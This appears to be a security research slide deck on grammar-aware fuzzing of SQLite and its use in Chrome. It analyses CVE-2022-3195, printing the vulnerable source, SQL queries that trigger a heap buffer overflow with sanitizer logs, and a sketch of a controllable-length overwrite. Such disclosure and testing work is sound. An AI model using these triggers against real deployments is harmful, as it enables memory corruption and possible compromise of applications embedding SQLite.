
Mutate(1)




```
void B::mutate_one() {  
    if () {  
        if () {  
            delete D;  
            D = Gen_D();  
        }  
        else if () delete D;  
        else D->mutate_one();  
    }  
    else {// Do mutate_one with E}  
}
```

Mutate(1)

```
CREATE TABLE t0(c0, c1 INTEGER) STRICT;
```



Mutate(1)



CREATE TABLE t0(c0, c1 INTEGER) STRICT;

CREATE TABLE t0(c0, c1 **TEXT**) STRICT;



CVE-2022-3195

```
if( pExpr->iTable==0 || !ExprHasProperty(pExpr, EP_Subrtn) ){
    sqlite3 *db = pParse->db;
    pX = removeUnindexableInClauseTerms(pParse, iEq, pLoop, pX);
    if( !db->mallocFailed ){
        ....
    }
} else{
    aiMap = (int*)sqlite3DbMallocZero(pParse->db, sizeof(int)*nEq);
    eType = sqlite3FindInIndex(pParse, pX, IN_INDEX_LOOP, 0, aiMap,
    &iTab);
}
```

- ◆ `aiMap = malloc(sizeof(int) * nEq)`
- ◆ `sqlite3FindInIndex(aiMap...)`



CVE-2022-3195

```
if( aiMap && eType!=IN_INDEX_INDEX_ASC &&
eType!=IN_INDEX_INDEX_DESC ){
    int i, n;
    n = sqlite3ExprVectorSize(px->pLeft);
    for(i=0; i<n; i++) aiMap[i] = i;
}
```

- ◆ `aiMap = malloc(sizeof(int) * nEq)`
- ◆ `sqlite3FindInIndex(aiMap...)`
- ◆ The size of the written data is determined by `pX->pLeft`
- ◆ `pX->pLeft` may be bigger than `nEq`!



CVE-2022-3195

```
SELECT * FROM( t0 NATURAL JOIN t0 ) WHERE (1,  
    1, 1, 1, c0) IN t0;
```

```
SELECT * FROM( t0 NATURAL JOIN t0 ) WHERE (1,  
    1, 1, 1, c0, 1, 1, 1, 1, 1, 1, 1, 1, 1,  
    1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1)  
    IN  
    (SELECT 1, 1, 1, 1, 1, 1, 1, 1, 1, 1,  
        1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1,  
        1, 1, 1);
```

```
~/D/m/sqlite-amalgamation-3390200 $ ./sqlite3 < ./test.sql  
[LOG n]: 6  
[LOG nEq]: 1  
[LOG n]: 6  
=====  
==1433702==ERROR: AddressSanitizer: heap-buffer-overflow on address 0x6020000007c0 at pc 0x565244b86  
24b bp 0x7ffdd7102c00 sp 0x7ffdd7102bf0  
WRITE of size 4 at 0x6020000007c0 thread T0  
#0 0x565244b8624a in sqlite3FindInIndex /home/r1nd0/Desktop/multi_version_sqlite/sqlite-amalgama  
tion-3390200/sqlite3.c:106539
```


```
~/D/m/sqlite-amalgamation-3390200 $ ./sqlite3 < ./test.sql  
[LOG n]: 30  
[LOG nEq]: 1  
[LOG n]: 30  
=====  
==1434484==ERROR: AddressSanitizer: heap-buffer-overflow on address 0x602000000ba0 at pc 0x555802945  
24b bp 0x7ffe31ff4410 sp 0x7ffe31ff4400  
WRITE of size 4 at 0x602000000ba0 thread T0  
#0 0x55580294524a in sqlite3FindInIndex /home/r1nd0/Desktop/multi_version_sqlite/sqlite-amalgama  
tion-3390200/sqlite3.c:106539
```

- ◆ easily manipulate the length of the overflow
- ◆ $nEq = \text{length(heap)}, n = \text{length(data)}$



Exploit

```
if( aiMap && eType!=IN_INDEX_INDEX_ASC &&
eType!=IN_INDEX_INDEX_DESC ){
    int i, n;
    n = sqlite3ExprVectorSize(pX->pLeft);
    for(i=0; i<n; i++) aiMap[i] = i;
}
```



```
struct target {
    int size;
    char* buf;
}
```



Conclusion



Conclusion

- ◆ SQLite is an easily overlooked weak spot in Chrome. The introduction of third-party libraries is always accompanied by the existence of some security risks, and it is difficult for Google to defend against such vulnerabilities.
- ◆ Our Fuzzer has been proven to better improve the syntactic and semantic validity of SQL Fuzzer, thereby uncovering more SQLite vulnerabilities.
- ◆ Our Fuzz method is applicable to all grammar targets. By constructing the context analysis required for different targets, this Fuzzer can be applied to more platforms or targets.